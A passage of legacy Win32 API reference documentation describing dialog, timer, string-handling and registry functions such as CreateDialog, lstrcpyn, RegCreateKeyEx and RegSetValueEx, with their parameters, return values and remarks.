equal to lpsz.
If the operand is a single character, the return value is a 32-bit value whose
high-order word is zero, and low-order word contains the converted character.
There is no indication of success or failure. Failure is rare.
Remarks
Windows NT: To make the conversion, the function uses the language driver for
the current language selected by the user at setup or by using the Control
Panel. If no language has been selected, Windows completes the conversion by
using internal default mapping. The conversion is made based on the code page
associated with the process locale.
Windows 95: The function makes the conversion based on the information
associated with the user's default locale, which is the locale selected by the
user at setup or by using the Control Panel. Windows 95 does not have language
drivers.
See Also
CharLowerBuff, CharUpper
CreateDialog
The CreateDialog macro creates a modeless dialog box from a dialog box template
resource. The CreateDialog macro uses the CreateDialogParam function.
HWND CreateDialog(
HINSTANCE hInstance, // handle to application instance
LPCTSTR lpTemplate, // identifies dialog box template name
HWND hWndParent, // handle to owner window
DLGPROC lpDialogFunc // pointer to dialog box procedure
);
Parameters
hInstance
Identifies an instance of the module whose executable file contains the dialog
box template.
lpTemplate
Identifies the dialog box template. This parameter is either the pointer to a
null-terminated character string that specifies the name of the dialog box
template or an integer value that specifies the resource identifier of the
dialog box template. If the parameter specifies a resource identifier, its high-
order word must be zero and its low-order word must contain the identifier. You
can use the MAKEINTRESOURCE macro to create this value.
hWndParent
Identifies the window that owns the dialog box.
lpDialogFunc
Points to the dialog box procedure. For more information about the dialog box
procedure, see DialogProc.
Return Values
If the function succeeds, the return value is the handle to the dialog box.
If the function fails, the return value is NULL.
Remarks
The CreateDialog function uses the CreateWindowEx function to create the dialog
box. CreateDialog then sends a WM_INITDIALOG message (and a WM_SETFONT message
if the template specifies the DS_SETFONT style) to the dialog box procedure. The
function displays the dialog box if the template specifies the WS_VISIBLE style.
Finally, CreateDialog returns the window handle to the dialog box.
After CreateDialog returns, the application displays the dialog box (if it is
not already displayed) by using the ShowWindow function. The application
destroys the dialog box by using the DestroyWindow function.
Windows 95: The system can support a maximum of 16,364 window handles.
See Also
CreateDialogIndirect, CreateDialogIndirectParam, CreateDialogParam,
CreateWindowEx, DestroyWindow, DialogBox, DialogProc, ShowWindow, WM_INITDIALOG,
WM_SETFONT
KillTimer
The KillTimer function destroys the specified timer.
BOOL KillTimer(
HWND hWnd, // handle of window that installed timer
UINT uIDEvent // timer identifier
);
Parameters
hWnd
Identifies the window associated with the specified timer. This value must be
the same as the hWnd value passed to the SetTimer function that created the
timer.
uIDEvent
Specifies the timer to be destroyed. If the window handle passed to SetTimer is
valid, this parameter must be the same as the uIDEvent value passed to SetTimer.
If the application calls SetTimer with hWnd set to NULL, this parameter must be
the timer identifier returned by SetTimer.
Return Values
If the function succeeds, the return value is nonzero.
If the function fails, the return value is zero. To get extended error
information, call GetLastError.
Remarks
The KillTimer function does not remove WM_TIMER messages already posted to the
message queue.
See Also
SetTimer
lstrcat
The lstrcat function appends one string to another.
LPTSTR lstrcat(
LPTSTR lpString1, // address of buffer for concatenated strings
LPCTSTR lpString2 // address of string to add to string1
);
Parameters
lpString1
Points to a null-terminated string. The buffer must be large enough to contain
both strings.
lpString2
Points to the null-terminated string to be appended to the string specified in
the lpString1 parameter.
Return Values
If the function succeeds, the return value is a pointer to the buffer.
If the function fails, the return value is NULL. To get extended error
information, call GetLastError.
See Also
lstrcmp
lstrcmpi
The lstrcmpi function compares two character strings. The comparison is not case
sensitive.
int lstrcmpi(
LPCTSTR lpString1, // address of first string
LPCTSTR lpString2 // address of second string
);
Parameters
lpString1
Points to the first null-terminated string to be compared.
lpString2
Points to the second null-terminated string to be compared.
Return Values
If the function succeeds and the string pointed to by lpString1 is less than the
string pointed to by lpString2, the return value is negative; if the string
pointed to by lpString1 is greater than the string pointed to by lpString2, it
is positive. If the strings are equal, the return value is zero.
Remarks
The lstrcmpi function compares two strings by checking the first characters
against each other, the second characters against each other, and so on until it
finds an inequality or reaches the ends of the strings.
The function returns the difference of the values of the first unequal
characters it encounters. For example, lstrcmpi determines that "abcz" is
greater than "abcdefg" and returns the difference of z and d.
The language (locale) selected by the user at setup time, or by using the
control panel, determines which string is greater (or whether the strings are
the same). If no language (locale) is selected, Windows performs the comparison
by using default values.
For some locales, the lstrcmpi function may be insufficient. If this occurs, use
CompareString to ensure proper comparison. For example, in Japan call
CompareString with the IGNORE_CASE, IGNORE_KANATYPE, and IGNORE_WIDTH values to
achieve the most appropriate non-exact string comparison. The IGNORE_KANATYPE
and IGNORE_WIDTH values are ignored in non-Asian locales, so you can set these
values for all locales and be guaranteed to have a culturally correct
"insensitive" sorting regardless of the locale. Note that specifying these
values slows performance, so use them only when necessary.
With a double-byte character set (DBCS) version of Windows, this function can
compare two DBCS strings.
The Win32 lstrcmpi function uses a word sort, rather than a string sort. A word
sort treats hyphens and apostrophes differently than it treats other symbols
that are not alphanumeric, in order to ensure that words such as "coop" and "co-
op" stay together within a sorted list. Note that in 16-bit versions of Windows,
lstrcmpi uses a string sort. For a detailed discussion of word sorts and string
sorts, see the Remarks section of the reference page for the CompareString
function .
See Also
CompareString, lstrcmp
lstrcpy
The lstrcpy function copies a string to a buffer.
LPTSTR lstrcpy(
LPTSTR lpString1, // address of buffer
LPCTSTR lpString2 // address of string to copy
);
Parameters
lpString1
Points to a buffer to receive the contents of the string pointed to by the
lpString2 parameter. The buffer must be large enough to contain the string,
including the terminating null character.
lpString2
Points to the null-terminated string to be copied.
Return Values
If the function succeeds, the return value is a pointer to the buffer.
If the function fails, the return value is NULL. To get extended error
information, call GetLastError.
Remarks
With a double-byte character set (DBCS) version of Windows, this function can be
used to copy a DBCS string.
See Also
lstrcat, lstrcpyn
lstrcpyn
The lstrcpyn function copies a specified number of characters from a source
string into a buffer.
LPTSTR lstrcpyn(
LPTSTR lpString1, // address of target buffer
LPCTSTR lpString2, // address of source string
int iMaxLength // number of bytes or characters to copy
);
Parameters
lpString1
Points to a buffer into which the function copies characters. The buffer must be
large enough to contain the number of bytes (ANSI version) or characters
(Unicode version) specified by iMaxLength, including room for a terminating null
character.
lpString2
Points to a null-terminated string from which the function copies characters.
iMaxLength
Specifies the number bytes (ANSI version) or characters (Unicode version) to be
copied from the string pointed to by lpString2 into the buffer pointed to by
lpString1, including a terminating null character.
Return Values
If the function succeeds, the return value is a pointer to the buffer.
If the function fails, the return value is NULL. To get extended error
information, call GetLastError.
Remarks
Note that the buffer pointed to by lpString1 must be large enough to include a
terminating null character, and the string length value specified by iMaxLength
includes room for a terminating null character. Thus, the following code
TCHAR chBuffer[512] ;
lstrcpyn(chBuffer, "abcdefghijklmnop", 4) ;
... copies the string "abc", followed by a terminating null character, to
chBuffer.
See Also
lstrcat, lstrcpy
RegCreateKey
The RegCreateKey function creates the specified key. If the key already exists
in the registry, the function opens it. This function is provided for
compatibility with Windows version 3.1. Win32-based applications should use the
RegCreateKeyEx function.
LONG RegCreateKey(
HKEY hKey, // handle of an open key
LPCTSTR lpSubKey, // address of name of subkey to open
PHKEY phkResult // address of buffer for opened handle
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
The key opened or created by this function is a subkey of the key identified by
hKey.
lpSubKey
Points to a null-terminated string specifying the name of a key that this
function opens or creates. This key must be a subkey of the key identified by
the hKey parameter.
If hKey is one of the predefined keys, lpSubKey may be NULL. In that case, the
handle returned by using phkResult is the same hKey handle passed in to the
function.
phkResult
Points to a variable that receives the handle of the opened or created key.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
An application can use the RegCreateKey function to create several keys at once.
For example, an application can create a subkey four levels deep at the same
time as the three preceding subkeys by specifying a string of the following form
for the lpSubKey parameter:
subkey1subkey2subkey3subkey4
The key identified by the hKey parameter must have been opened with
KEY_CREATE_SUB_KEY access (KEY_WRITE access includes KEY_CREATE_SUB_KEY access).
If the lpSubKey parameter is the address of an empty string, the function opens
and then passes back the key identified by the hKey parameter.
See Also
RegCloseKey, RegCreateKeyEx, RegDeleteKey, RegOpenKey
RegCloseKey
The RegCloseKey function releases the handle of the specified key.
LONG RegCloseKey(
HKEY hKey // handle of key to close
);
Parameters
hKey
Identifies the open key to close.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
The handle for a specified key should not be used after it has been closed,
because it will no longer be valid. Key handles should not be left open any
longer than necessary.
The RegCloseKey function does not necessarily write information to the registry
before returning; it can take as much as several seconds for the cache to be
flushed to the hard disk. If an application must explicitly write registry
information to the hard disk, it can use the RegFlushKey function. RegFlushKey,
however, uses many system resources and should be called only when necessary.
See Also
RegCreateKey, RegCreateKeyEx, RegDeleteKey, RegFlushKey, RegOpenKey,
RegOpenKeyEx, RegSetValue, RegSetValueEx
RegCreateKeyEx
The RegCreateKeyEx function creates the specified key. If the key already exists
in the registry, the function opens it.
LONG RegCreateKeyEx(
HKEY hKey, // handle of an open key
LPCTSTR lpSubKey, // address of subkey name
DWORD Reserved, // reserved
LPTSTR lpClass, // address of class string
DWORD dwOptions, // special options flag
REGSAM samDesired, // desired security access
LPSECURITY_ATTRIBUTES lpSecurityAttributes, // address of key security
structure
PHKEY phkResult, // address of buffer for opened handle
LPDWORD lpdwDisposition // address of disposition value buffer
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
The key opened or created by the RegCreateKeyEx function is a subkey of the key
identified by the hKey parameter.
lpSubKey
Points to a null-terminated string specifying the name of a subkey that this
function opens or creates. The subkey specified must be a subkey of the key
identified by the hKey parameter. This subkey must not begin with the backslash
character (''). This parameter cannot be NULL.
Reserved
Reserved; must be zero.
lpClass
Points to a null-terminated string that specifies the class (object type) of
this key. This parameter is ignored if the key already exists.
dwOptions
Specifies special options for the key. This parameter can be one of the
following values.
REG_OPTION_NON_VOLATILE
This key is not volatile; this is the default. The information is stored in a
file and is preserved when the system is restarted. The RegSaveKey function
saves keys that are not volatile.
REG_OPTION_VOLATILE
Windows NT: This key is volatile; the information is stored in memory and is not
preserved when the system is restarted. The RegSaveKey function does not save
volatile keys. This flag is ignored if the key already exists.
Windows 95: This value is ignored in Windows 95. If REG_OPTION_VOLATILE is
specified, the RegCreateKeyEx function creates a nonvolatile key and returns
ERROR_SUCCESS.
REG_OPTION_BACKUP_RESTORE
Windows NT: If this flag is set, the function ignores the samDesired parameter
and attempts to open the key with the access required to backup or restore the
key. If the calling thread has the SE_BACKUP_NAME privilege enabled, the key is
opened with ACCESS_SYSTEM_SECURITY and KEY_READ access. If the calling thread
has the SE_RESTORE_NAME privilege enabled, the key is opened with
ACCESS_SYSTEM_SECURITY and KEY_WRITE access. If both privileges are enabled, the
key has the combined accesses for both privileges.
Windows 95: This flag is ignored. Windows 95 does not support security in its
registry.
samDesired
Specifies an access mask that specifies the desired security access for the new
key. This parameter can be a combination of the following values:
KEY_ALL_ACCESS
Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY,
KEY_CREATE_SUB_KEY, KEY_CREATE_LINK, and KEY_SET_VALUE access.
KEY_CREATE_LINK
Permission to create a symbolic link.
KEY_CREATE_SUB_KEY
Permission to create subkeys.
KEY_ENUMERATE_SUB_KEYS
Permission to enumerate subkeys.
KEY_EXECUTE
Permission for read access.
KEY_NOTIFY
Permission for change notification.
KEY_QUERY_VALUE
Permission to query subkey data.
KEY_READ
Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and KEY_NOTIFY access.
KEY_SET_VALUE
Permission to set subkey data.
KEY_WRITE
Combination of KEY_SET_VALUE and KEY_CREATE_SUB_KEY access.
lpSecurityAttributes
Pointer to a SECURITY_ATTRIBUTES structure that determines whether the returned
handle can be inherited by child processes. If lpSecurityAttributes is NULL, the
handle cannot be inherited.
Windows NT: The lpSecurityDescriptor member of the structure specifies a
security descriptor for the new key. If lpSecurityAttributes is NULL, the key
gets a default security descriptor.
Windows 95: The lpSecurityDescriptor member of the structure is ignored.
phkResult
Points to a variable that receives the handle of the opened or created key.
lpdwDisposition
Points to a variable that receives one of the following disposition values:
REG_CREATED_NEW_KEY
The key did not exist and was created.
REG_OPENED_EXISTING_KEY
The key existed and was simply opened without being changed.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
The key that the RegCreateKeyEx function creates has no values. An application
can use the RegSetValue or RegSetValueEx function to set key values.
The key identified by the hKey parameter must have been opened with
KEY_CREATE_SUB_KEY access. To open the key, use the RegCreateKeyEx or
RegOpenKeyEx function.
An application cannot create a key under HKEY_USERS or HKEY_LOCAL_MACHINE.
An application can use RegCreateKeyEx to temporarily lock a portion of the
registry. When the locking process creates a new key, it receives the
disposition value REG_CREATED_NEW_KEY, indicating that it "owns" the lock.
Another process attempting to create the same key receives the disposition value
REG_OPENED_EXISTING_KEY, indicating that another process already owns the lock.
See Also
RegCloseKey, RegCreateKey, RegDeleteKey, RegOpenKey, RegOpenKeyEx
RegDeleteKey
Windows 95: The RegDeleteKey function deletes a key and all its descendents.
Windows NT: The RegDeleteKey function deletes the specified key. This function
cannot delete a key that has subkeys.
LONG RegDeleteKey(
HKEY hKey, // handle of open key
LPCTSTR lpSubKey // address of name of subkey to delete
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
The key specified by the lpSubKey parameter must be a subkey of the key
identified by hKey.
lpSubKey
Points to a null-terminated string specifying the name of the key to delete.
This parameter cannot be NULL, and the specified key must not have subkeys.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
If the function succeeds, RegDeleteKey removes the specified key from the
registry. The entire key, including all of its values, is removed.
To open the key, use the RegCreateKeyEx or RegOpenKeyEx function. Do not use the
RegCreateKey or RegOpenKey functions.
See Also
RegCloseKey
RegLoadKey
The RegLoadKey function creates a subkey under HKEY_USER or HKEY_LOCAL_MACHINE
and stores registration information from a specified file into that subkey. This
registration information is in the form of a hive. A hive is a discrete body of
keys, subkeys, and values that is rooted at the top of the registry hierarchy. A
hive is backed by a single file and .LOG file.
LONG RegLoadKey(
HKEY hKey, // handle of open key
LPCTSTR lpSubKey, // address of name of subkey
LPCTSTR lpFile // address of filename for registry information
);
Parameters
hKey
Specifies the key where the subkey will be created. This can be a predefined
reserved handle value, or a handle returned by a call to RegConnectRegistry. The
predefined reserved handle values are:
HKEY_LOCAL_MACHINE
HKEY_USERS
This function always loads information at the top of the registry hierarchy. The
HKEY_CLASSES_ROOT and HKEY_CURRENT_USER handle values cannot be specified for
this parameter, because they represent subsets of the HKEY_LOCAL_MACHINE and
HKEY_USERS handle values, respectively.
lpSubKey
Points to a null-terminated string that specifies the name of the key to be
created under hKey. This subkey is where the registration information from the
file will be loaded.
lpFile
Points to a null-terminated string containing the name of a file that has
registration information. This file must have been created with the RegSaveKey
function. Under the file allocation table (FAT) file system, the filename may
not have an extension.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
If hKey is a handle returned by RegConnectRegistry, then the path specified in
lpFile is relative to the remote computer.
Windows NT: The calling process must have the SE_RESTORE_NAME privilege. For
more information about privileges, see Privileges.
Windows 95: Security privileges are not supported or required.
See Also
RegConnectRegistry, RegDeleteKey, RegReplaceKey, RegRestoreKey
RegOpenKey
The RegOpenKey function opens the specified key. This function is provided for
compatibility with Windows version 3.1. Win32-based applications should use the
RegOpenKeyEx function.
LONG RegOpenKey(
HKEY hKey, // handle of open key
LPCTSTR lpSubKey, // address of name of subkey to open
PHKEY phkResult // address of handle of open key
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
The key opened by the RegOpenKey function is a subkey of the key identified by
hKey.
lpSubKey
Points to a null-terminated string containing the name of the key to open. This
key must be a subkey of the key identified by the hKey parameter. If this
parameter is NULL or a pointer to an empty string, the function returns the same
handle that was passed in.
phkResult
Points to a variable that receives the handle of the opened key.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
The RegOpenKey function uses the default security access mask to open a key. If
opening the key requires a different mask, the function fails, returning
ERROR_ACCESS_DENIED. An application should use the RegOpenKeyEx function to
specify an access mask in this situation.
Unlike the RegCreateKey function, RegOpenKey does not create the specified key
if the key does not exist in the database.
See Also
RegCloseKey, RegCreateKey, RegCreateKeyEx, RegDeleteKey
RegOpenKeyEx
The RegOpenKeyEx function opens the specified key.
LONG RegOpenKeyEx(
HKEY hKey, // handle of open key
LPCTSTR lpSubKey, // address of name of subkey to open
DWORD ulOptions, // reserved
REGSAM samDesired, // security access mask
PHKEY phkResult // address of handle of open key
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpSubKey
Points to a null-terminated string containing the name of the subkey to open. If
this parameter is NULL or a pointer to an empty string, the function will open a
new handle of the key identified by the hKey parameter. In this case, the
function will not close the handles previously opened.
ulOptions
Reserved; must be zero.
samDesired
Specifies an access mask that describes the desired security access for the new
key. This parameter can be a combination of the following values:
KEY_ALL_ACCESS
Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY,
KEY_CREATE_SUB_KEY, KEY_CREATE_LINK, and KEY_SET_VALUE access.
KEY_CREATE_LINK
Permission to create a symbolic link.
KEY_CREATE_SUB_KEY
Permission to create subkeys.
KEY_ENUMERATE_SUB_KEYS
Permission to enumerate subkeys.
KEY_EXECUTE
Permission for read access.
KEY_NOTIFY
Permission for change notification.
KEY_QUERY_VALUE
Permission to query subkey data.
KEY_READ
Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and KEY_NOTIFY access.
KEY_SET_VALUE
Permission to set subkey data.
KEY_WRITE
Combination of KEY_SET_VALUE and KEY_CREATE_SUB_KEY access.
phkResult
Points to a variable that receives the handle of the opened key.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
Unlike the RegCreateKeyEx function, the RegOpenKeyEx function does not create
the specified key if the key does not exist in the registry.
See Also
RegCloseKey, RegCreateKeyEx, RegDeleteKey, RegOpenKey
RegQueryValue
The RegQueryValue function retrieves the value associated with the unnamed value
for a specified key in the registry. Values in the registry have name, type, and
data components. This function retrieves the data for a key's first value that
has a NULL name. This function is provided for compatibility with Windows
version 3.1. Win32-based applications should use the RegQueryValueEx function.
LONG RegQueryValue(
HKEY hKey, // handle of key to query
LPCTSTR lpSubKey, // address of name of subkey to query
LPTSTR lpValue, // address of buffer for returned string
PLONG lpcbValue // address of buffer for size of returned string
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpSubKey
Points to a null-terminated string containing the name of the subkey of the hKey
parameter for which a value is to be retrieved. If this parameter is NULL or
points to an empty string, the function retrieves the value set by the
RegSetValue function for the key identified by hKey.
lpValue
Points to a buffer that receives the value associated with the lpSubKey
parameter. The buffer should be big enough to contain the terminating null
character. This parameter can be NULL if the data is not required.
If lpValue is NULL, and lpcbValue is not NULL, the function places the size in
bytes of the data referenced by the value key, including the terminating null
character, into the variable pointed to by lpcbValue. This lets an application
determine how to best preallocate a buffer for the value key's data.
lpcbValue
Points to a variable specifying the size, in bytes, of the buffer pointed to by
the lpValue parameter. When the function returns, this variable contains the
size of the data copied to lpValue, including the terminating null character.
If the buffer specified by lpValue parameter is not large enough to hold the
data, the function returns the value ERROR_MORE_DATA, and stores the required
buffer size, in bytes, into the variable pointed to by lpcbValue.
If lpValue is NULL, the function returns ERROR_SUCCESS, and stores the size of
the string, in bytes, into the variable pointed to by lpcbValue. This lets an
application determine the best way to allocate a buffer for the value key's
data.
In all cases the value returned in lpcbValue always includes the size of the
terminating null character in the string.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
The key identified by the hKey parameter must have been opened with
KEY_QUERY_VALUE access (KEY_READ access includes KEY_QUERY_VALUE access).
If the ANSI version of this function is used (either by explicitly calling
RegQueryValue or by not defining Unicode before including the WINDOWS.H file),
this function converts the stored Unicode string to an ANSI string before
copying it to the buffer specified by the lpValue parameter.
See Also
RegEnumKey, RegEnumKeyEx, RegEnumValue, RegQueryInfoKey, RegQueryValueEx,
RegSetValue, RegSetValueEx
RegQueryValueEx
The RegQueryValueEx function retrieves the type and data for a specified value
name associated with an open registry key.
LONG RegQueryValueEx(
HKEY hKey, // handle of key to query
LPTSTR lpValueName, // address of name of value to query
LPDWORD lpReserved, // reserved
LPDWORD lpType, // address of buffer for value type
LPBYTE lpData, // address of data buffer
LPDWORD lpcbData // address of data buffer size
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpValueName
Points to a null-terminated string containing the name of the value to be
queried.
lpReserved
Reserved; must be NULL.
lpType
Points to a variable that receives the key's value type. The value returned
through this parameter will be one of the following:
REG_BINARY
Binary data in any form.
REG_DWORD
A 32-bit number.
REG_DWORD_LITTLE_ENDIAN
A 32-bit number in little-endian format (same as REG_DWORD). In little-endian
format, the most significant byte of a word is the high-order byte. This is the
most common format for computers running Windows NT and Windows 95.
REG_DWORD_BIG_ENDIAN
A 32-bit number in big-endian format. In big-endian format, the most significant
byte of a word is the low-order byte.
REG_EXPAND_SZ
A null-terminated string that contains unexpanded references to environment
variables (for example, "%PATH%"). It will be a Unicode or ANSI string depending
on whether you use the Unicode or ANSI functions.
REG_LINK
A Unicode symbolic link.
REG_MULTI_SZ
An array of null-terminated strings, terminated by two null characters.
REG_NONE
No defined value type.
REG_RESOURCE_LIST
A device-driver resource list.
REG_SZ
A null-terminated string. It will be a Unicode or ANSI string depending on
whether you use the Unicode or ANSI functions.
The lpType parameter can be NULL if the type is not required.
lpData
Points to a buffer that receives the value's data. This parameter can be NULL if
the data is not required.
lpcbData
Points to a variable that specifies the size, in bytes, of the buffer pointed to
by the lpData parameter. When the function returns, this variable contains the
size of the data copied to lpData.
If the buffer specified by lpData parameter is not large enough to hold the
data, the function returns the value ERROR_MORE_DATA, and stores the required
buffer size, in bytes, into the variable pointed to by lpcbData.
If lpData is NULL, and lpcbData is non-NULL, the function returns ERROR_SUCCESS,
and stores the size of the data, in bytes, in the variable pointed to by
lpcbData. This lets an application determine the best way to allocate a buffer
for the value key's data.
If the data has the REG_SZ, REG_MULTI_SZ or REG_EXPAND_SZ type, then lpData will
also include the size of the terminating null character.
The lpcbData parameter can be NULL only if lpData is NULL.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
The key identified by hKey must have been opened with KEY_QUERY_VALUE access. To
open the key, use the RegCreateKeyEx or RegOpenKeyEx function.
This function does not expand the environment-variable names in the value data
when the value type is REG_EXPAND_SZ. The ExpandEnvironmentStrings function can
be used to expand the environment-variable names.
If the value data has the REG_SZ, REG_MULTI_SZ or REG_EXPAND_SZ type, and the
ANSI version of this function is used (either by explicitly calling
RegQueryValueEx or by not defining Unicode before including the WINDOWS.H file),
this function converts the stored Unicode string to an ANSI string before
copying it to the buffer pointed to by lpData.
When calling the RegQueryValueEx function with hKey set to the
HKEY_PERFORMANCE_DATA handle and a value string of a specified object, the
returned data structure sometimes has unrequested objects. Don't be surprised;
this is normal behavior. When calling the RegQueryValueEx function, you should
always expect to walk the returned data structure to look for the requested
object.
See Also
ExpandEnvironmentStrings, RegCreateKeyEx, RegEnumKey, RegEnumKeyEx,
RegEnumValue, RegOpenKeyEx
RegSaveKey
The RegSaveKey function saves the specified key and all of its subkeys and
values to a new file.
LONG RegSaveKey(
HKEY hKey, // handle of key where save begins
LPCTSTR lpFile, // address of filename to save to
LPSECURITY_ATTRIBUTES lpSecurityAttributes // address of security structure
);
Parameters
hKey
Specifies a handle of the key where the save operation is to begin, or any of
the following predefined reserved handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpFile
Points to a null-terminated string containing the name of the file in which the
specified key and subkeys are saved.
If this filename includes an extension, it cannot be used on file allocation
table (FAT) file systems by the RegLoadKey, RegReplaceKey, or RegRestoreKey
function.
Windows NT: If the file already exists, the function fails with the
ERROR_ALREADY_EXISTS error.
Windows 95: If the file already exists, the function fails with the
ERROR_REGISTRY_IO_FAILED error.
Windows NT: If the string does not include a path, the file is created in the
current directory of the calling process for a local key, or in the %systemroot
%system32 directory for a remote key.
Windows 95: If the string does not include a path, the file is created in the
Windows root directory for local and remote keys. See GetWindowsDirectory.
lpSecurityAttributes
Windows NT: Pointer to a SECURITY_ATTRIBUTES structure that specifies a security
descriptor for the new file. If lpSecurityAttributes is NULL, the file gets a
default security descriptor.
Windows 95: This parameter is ignored.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
If hKey represents a key on a remote computer, the path described by lpFile is
relative to the remote computer.
The RegSaveKey function saves only nonvolatile keys. It does not save volatile
keys. A key is made volatile or nonvolatile at its creation; see RegCreateKeyEx.
Windows 95: The new file has the archive, hidden, readonly, and system
attributes.
Windows NT: The new file has the archive attribute.
Windows NT: The calling process must have the SE_BACKUP_NAME privilege. For more
information about privileges, see Privileges.
Windows 95: Security privileges are not supported or required.
See Also
RegCreateKeyEx, RegDeleteKey, RegLoadKey, RegReplaceKey
RegSetValueEx
The RegSetValueEx function stores data in the value field of an open registry
key. It can also set additional value and type information for the specified
key.
LONG RegSetValueEx(
HKEY hKey, // handle of key to set value for
LPCTSTR lpValueName, // address of value to set
DWORD Reserved, // reserved
DWORD dwType, // flag for value type
CONST BYTE *lpData, // address of value data
DWORD cbData // size of value data
);
Parameters
hKey
Identifies a currently open key or any of the following predefined reserved
handle values:
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
lpValueName
Points to a string containing the name of the value to set. If a value with this
name is not already present in the key, the function adds it to the key.
If this parameter is NULL or points to an empty string and the dwType parameter
is the REG_SZ type, this function sets the same value the RegSetValue function
would set.
Reserved
Reserved; must be zero.
dwType
Specifies the type of information to be stored as the value's data. This
parameter can be one of the following values:
REG_BINARY
Binary data in any form.
REG_DWORD
A 32-bit number.
REG_DWORD_LITTLE_ENDIAN
A 32-bit number in little-endian format (same as REG_DWORD). In little-endian
format, the most significant byte of a word is the high-order byte. This is the
most common format for computers running Windows NT and Windows 95.
REG_DWORD_BIG_ENDIAN
A 32-bit number in big-endian format. In big-endian format, the most significant
byte of a word is the low-order byte.
REG_EXPAND_SZ
A null-terminated string that contains unexpanded references to environment
variables (for example, "%PATH%"). It will be a Unicode or ANSI string depending
on whether you use the Unicode or ANSI functions.
REG_LINK
A Unicode symbolic link.
REG_MULTI_SZ
An array of null-terminated strings, terminated by two null characters.
REG_NONE
No defined value type.
REG_RESOURCE_LIST
A device-driver resource list.
REG_SZ
A null-terminated string. It will be a Unicode or ANSI string depending on
whether you use the Unicode or ANSI functions.
lpData
Points to a buffer containing the data to be stored with the specified value
name.
cbData
Specifies the size, in bytes, of the information pointed to by the lpData
parameter. If the data is of type REG_SZ, REG_EXPAND_SZ, or REG_MULTI_SZ, cbData
must include the size of the terminating null character.
Return Values
If the function succeeds, the return value is ERROR_SUCCESS.
If the function fails, the return value is a nonzero error code defined in
WINERROR.H. You can use the FormatMessage function with the
FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error.
Remarks
Value lengths are limited by available memory. Long values (more than 2048
bytes) should be stored as files with the filenames stored in the registry. This
helps the registry perform efficiently. Application elements such as icons,
bitmaps, and executable files should be stored as files and not be placed in the
registry.
The key identified by the hKey parameter must have been opened with
KEY_SET_VALUE access. To open the key, use the RegCreateKeyEx or RegOpenKeyEx
function.
If dwType is the REG_SZ, REG_MULTI_SZ or REG_EXPAND_SZ type and the ANSI version
of this function is used (either by explicitly calling RegSetValueEx or by not
defining Unicode before including the WINDOWS.H file), the data pointed to by
the lpData parameter must be an ANSI character string. The string is converted
to Unicode before it is stored in the registry.
See Also
